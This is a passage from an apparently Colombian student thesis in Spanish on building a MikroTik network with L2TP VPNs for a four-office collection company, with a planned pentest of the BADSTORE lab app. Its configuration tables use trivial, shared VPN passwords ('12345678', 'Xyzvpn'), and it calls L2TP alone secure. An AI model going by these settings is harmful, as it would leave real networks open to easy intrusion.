<sup>53</sup> DECISIÓN 351. CAPITULO I DEL ALCANCE DE LA PROTECCION Artículo 1. s.l.: El Artículo 30 del Acuerdo de Cartagena y la Propuesta 261 de la Junta. 45 p.

<sup>54</sup> CONGRESO DE LA REPUBLICA. LEY NÚMERO 23 DE 1982 CAPÍTULO I Disposiciones generales Artículo 1. 45 p.

<sup>55</sup> CONGRESO DE LA REPUBLICA. LEY 1450 DE 2011 TITULO 1 DISPOSICIONES GENERALES ARTICULO 1. 45 p.

<sup>56</sup> CONGRESO DE COLOMBIA. LEY 1273 DE 2009 CAPITULO PRIMERO De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos. 45 p.

#### **4.4 MARCO ESPACIAL**

El proyecto de implantación se desarrolla en un ambiente virtual controlado, haciendo uso de máquinas virtuales que simulen el tráfico de información de la aplicación.

## 4.5 MARCO METODOLÓGICO

### Metodología

La investigación que se usara tipo cuasi-experimental; ya que por medio de este tipo de investigación los resultados se aproximan a una investigación experimental en la que no es posible tener el control y manipulación de las variables.


El tipo de investigación que se aplica en el presente trabajo es de tipo Cualitativa-Cuantitativa.

### Etapas

Para el desarrollo del proyecto aplicado se tendrán en cuenta las siguientes etapas:

- Realización de investigación bibliográfica de conceptos relacionados al tema del proyecto, se investiga proyectos actualmente existentes.
- Se realiza ataques de vulnerabilidades y penetración realizando documentación de toda la información obtenida.
- Se buscarán alternativas de qué tipo de aplicaciones se podrán utilizar, teniendo en cuenta las observaciones realizadas por la empresa.
- Realizar los diseños de infraestructura de red.
- Desarrollar el puesto en marcha del proyecto.
- Se realiza pruebas de aseguramiento al aplicativo BADSTORE.
- Se harán evaluaciones y validaciones del rendimiento del proyecto.
- Desarrollo de un manual de instalación de WAF.

#### 4.6 DIAGRAMA DE SOLUCION




## 5. RESULTADOS

### 5.1 INFRAESTRUCTURA DE RED PARA LA INTERCONEXIÓN PARA CUATRO SEDES DE LA EMPRESA DE COBRANZA “XYZ”.

Se realiza la infraestructura de la empresa de cobranzas “XYZ” de las cuatro Sedes que forman parte de la empresa (Bogotá, Medellín, Bucaramanga y Cali) ver figura 6. Cada una de las sedes cuenta con un número específico de agentes (Bogotá: 60; Bucaramanga: 30; Cali: 40 y Medellín: 35), los cuales están encargados de realizar las llamadas a los clientes que han sido reportados por los bancos, con el fin de realizar la respectiva recuperación de cartera.

Para el acceso a Internet, la empresa XYZ ha contratado en cada ciudad con el proveedor de servicios que cuenta con la mejor referencia de conectividad, de la siguiente forma: Bogotá, Medellín, Bucaramanga y Cali han contratado el servicio de internet con ETB, UNE, Tele Bucaramanga y Claro respectivamente. Los anchos de banda contratados para cada sede son los siguientes: (Bogotá: 50MB; Bucaramanga: 20MB; Cali: 30MB y Medellín: 30MB).

Figura 6 Topología de red implementada en la empresa XYZ







Fuente: Autor

#### 5.1.1 Equipos usados

Se usan en cada sede las siguientes routerboard:


Tabla 2 Características de Routerboard

Sede	Routerboard	Imagen
Bogotá	RB2011iL-IN <ul style="list-style-type: none"> <li>• Dimensiones 214x86mm</li> <li>• Tamaño de la memoria RAM 64 MB</li> <li>• Tamaño de almacenamiento 128 MB</li> <li>• Tipo de almacenamiento NAND</li> <li>• 10/100 puertos Ethernet 5</li> <li>• 10/100/1000 puertos Ethernet 5</li> </ul>	
Medellín	RB951ui-2nd <ul style="list-style-type: none"> <li>• CPU QCA9531 @ 650 MHz</li> <li>• RAM 64 MB</li> <li>• Ethernet 5 Puertos 10/100 Ethernet</li> <li>• Estándar Inalámbrico 2.4 GHz - 802.11b/g/n, Cadena dual.</li> <li>• Antena 1.5 dBi</li> <li>• Salida PoE Ether 5</li> <li>• Energía 6-30 V DC o PoE Pasivo</li> <li>• Máximo Consumo de Potencia 5 W</li> <li>• Dimensiones 113 x 89 x 28 mm</li> <li>• Sistema Operativo RouterOS L4</li> </ul>	
Bucaramanga	RB951ui-2nd <ul style="list-style-type: none"> <li>• CPU QCA9531 @ 650 MHz</li> <li>• RAM 64 MB</li> <li>• Ethernet 5 Puertos 10/100 Ethernet</li> <li>• Estándar Inalámbrico 2.4 GHz - 802.11b/g/n, Cadena dual.</li> <li>• Antena 1.5 dBi</li> <li>• Salida PoE Ether 5</li> <li>• Energía 6-30 V DC o PoE Pasivo</li> <li>• Máximo Consumo de Potencia 5 W</li> <li>• Dimensiones 113 x 89 x 28 mm</li> <li>• Sistema Operativo RouterOS L4</li> </ul>	
Cali	RB951ui-2nd <ul style="list-style-type: none"> <li>• CPU QCA9531 @ 650 MHz</li> <li>• RAM 64 MB</li> <li>• Ethernet 5 Puertos 10/100 Ethernet</li> <li>• Estándar Inalámbrico 2.4 GHz - 802.11b/g/n, Cadena dual.</li> <li>• Antena 1.5 dBi</li> <li>• Salida PoE Ether 5</li> <li>• Energía 6-30 V DC o PoE Pasivo</li> <li>• Máximo Consumo de Potencia 5 W</li> <li>• Dimensiones 113 x 89 x 28 mm</li> <li>• Sistema Operativo RouterOS L4</li> </ul>	

## 5.1.2 Definición de direccionamiento


En las Figuras 7, 8, 9 y 10 se detallan la configuración de IP de las cuatro sedes de la empresa d cobranza XYZ.

Figura 7 Direccionamiento Sede Bogotá




*Fuente: Autor*

Figura 8 Direccionamiento Sede Medellín




*Fuente: Autor*

Figura 9 Direccionamiento Sede Bucaramanga



*Fuente: Autor*

Figura 10 Direccionamiento Sede Cali




*Fuente: Autor*

### 5.1.3 Configuración de IP PÚBLICA en MIKROTIK

Para la configuración de la IP Públicas en cada sede se realiza los siguientes pasos:

- Primero configuramos la IP pública para ellos, damos clic en IP y luego Addresses, en la figura 11 se muestra gráficamente el proceso a realizar.


Figura 11 Herramienta Ip Addresses



Fuente: Autor

- Como se puede observar en la figura 12 se identifica la configuración de la IP pública con su respectiva mascara de red.


Figura 12 Configuración Ip pública



Fuente: Autor

- Luego configuramos la puerta de enlace, damos clic en IP y luego Router, en la figura 13 se observa gráficamente el proceso.


Figura 13 Herramienta Routes



Fuente: Autor

- Como se puede observar en la figura 14 la configuración de la puerta de enlace.


Figura 14 Configuración puerta de enlace



*Fuente: Autor*

- Como se puede observar en la figura 15 se muestra la configuración de los dns, damos clic en IP y luego en DNS.


Figura 15 Herramienta DNS



*Fuente: Autor*

- Configuramos los dns, en la figura 16 se puede observar los resultados de la operación.

Figura 16 Configuración de DNS



*Fuente: Autor*


### 5.1.4 Creación de VPN

Se selecciona el protocolo de VPN L2TP, puesto que es un protocolo seguro y fácil de configurar, además que se encuentra disponible en todos los dispositivos y sistemas operativos modernos.

En la RouterBoard de la sede Bogotá sede principal se realiza las configuraciones de las VPN.

- Configuración de las VPN, En la figura 17 se ve la herramienta PPP.


Figura 17 Herramienta PPP



Fuente: Autor

- Seleccionamos la pestaña Secrets y damos clic en el símbolo más, en la figura 18 se especifica el proceso.

Figura 18 Configuración de VPN



Name	Password	Service	Caller ID	Profile
Chinca	12345678	any		default-encr...
Chinca 1	12345678	any		default-encr...
Chinca 2	12345678	pptp		default-encr...
Chinca 3	12345678	ppp		default


Fuente: Autor

- Allí elegimos los usuarios, contraseña, service, local address, remote address, en la figura 19 se observa la configuración que debe realizarse a cada router.

Tabla 3 Configuración de IP por sede

SEDE	USUARIO	CONTRASEÑA	SERVICE	LOCAL ADDRESS	REMOTE ADDRESS	ROUTER
<b>MEDELLÍN</b>	S-Medellín	Xyzvpn	l2tp	10.31.104.1	10.31.104.2	192.131.104.21
<b>BUARAMANGA</b>	S-Bucaramanga	Xyzvpn	l2tp	10.31.102.1	10.31.102.2	192.131.102.21
<b>CALI</b>	S-Cali	Xyzvpn	l2tp	10.31.103.1	10.31.103.2	192.131.103.21

Figura 19 Configuración de VPN routerboard principal




Fuente: Autor

En cada Sede se realiza la configuración de la VPN.

- Configuración de las VPN's, vamos a la herramienta PPP, en la figura 20 se muestra la herramienta PPP.


Figura 20 Herramienta PPP en RouterBoard



Fuente: Autor

- Seleccionamos la pestaña Interface y damos clic en el símbolo más (+), en la figura 21 se observa la interface PPP.


Figura 21 Pestaña Interface



Fuente: Autor

- En la figura 22 se observa la selección del tipo de protocolo en este caso elegiremos el protocolo L2TP Client.


Figura 22 Protocolos de VPN



Fuente: Autor

- Como se puede observar en la figura 23 el nombramiento de la VPN.


Figura 23 Configuración de VPN en RouterBoard Sede



Fuente: Autor

- Configuramos la IP pública donde están asociado las VPN, con sus respectivos Usuarios y Contraseña, en la figura 24 se observa el resultado de la operación.

Figura 24 Configuración de VPN routerboard en cada Sede



Fuente: Autor

- Verificamos conexión con la RouterBoard Principal, en la figura 25 se indica dónde está la herramienta *PPP > interface*.

*Figura 25 Pestaña Interface en la herramienta PPP*

	Name	Type	Actual MTU	L2 MTU	Tx	F
R	VPN xyz	L2TP Client	1450		0 bps	

Fuente: Autor

En la figura 26 se observa la activación de la ip remota.

*Figura 26 Obtención de IP Remota*

	Address	Network	Interface
D	10.31.102.2	10.31.102.1	Megaproyectos
D	10.31.182.1	10.31.180.1	VPN xyz
	192.131.102.1...	192.131.102.0	bridge 1
D	192.168.1.252...	192.168.1.0	ether1
	192.168.100.1...	192.168.100.0	vlan 100


5 items (1 selected)

Fuente: Autor

### 5.1.5 Configuración de red local en la RouterBoard de las sedes

- Primero configuramos la IP publica para ellos, damos clic en IP y luego Addresses, seguir pasos de la figura 27.


Figura 27 Herramienta IP Addresses



Fuente: Autor

- En la figura 28 se observa la IP local con su respectiva mascara de red

Figura 28 Configuración de IP Local para agentes



Fuente: Autor

- En la figura 29 se muestra la herramienta para verificar los Agentes conectados.

Figura 29 IP Local de los agentes

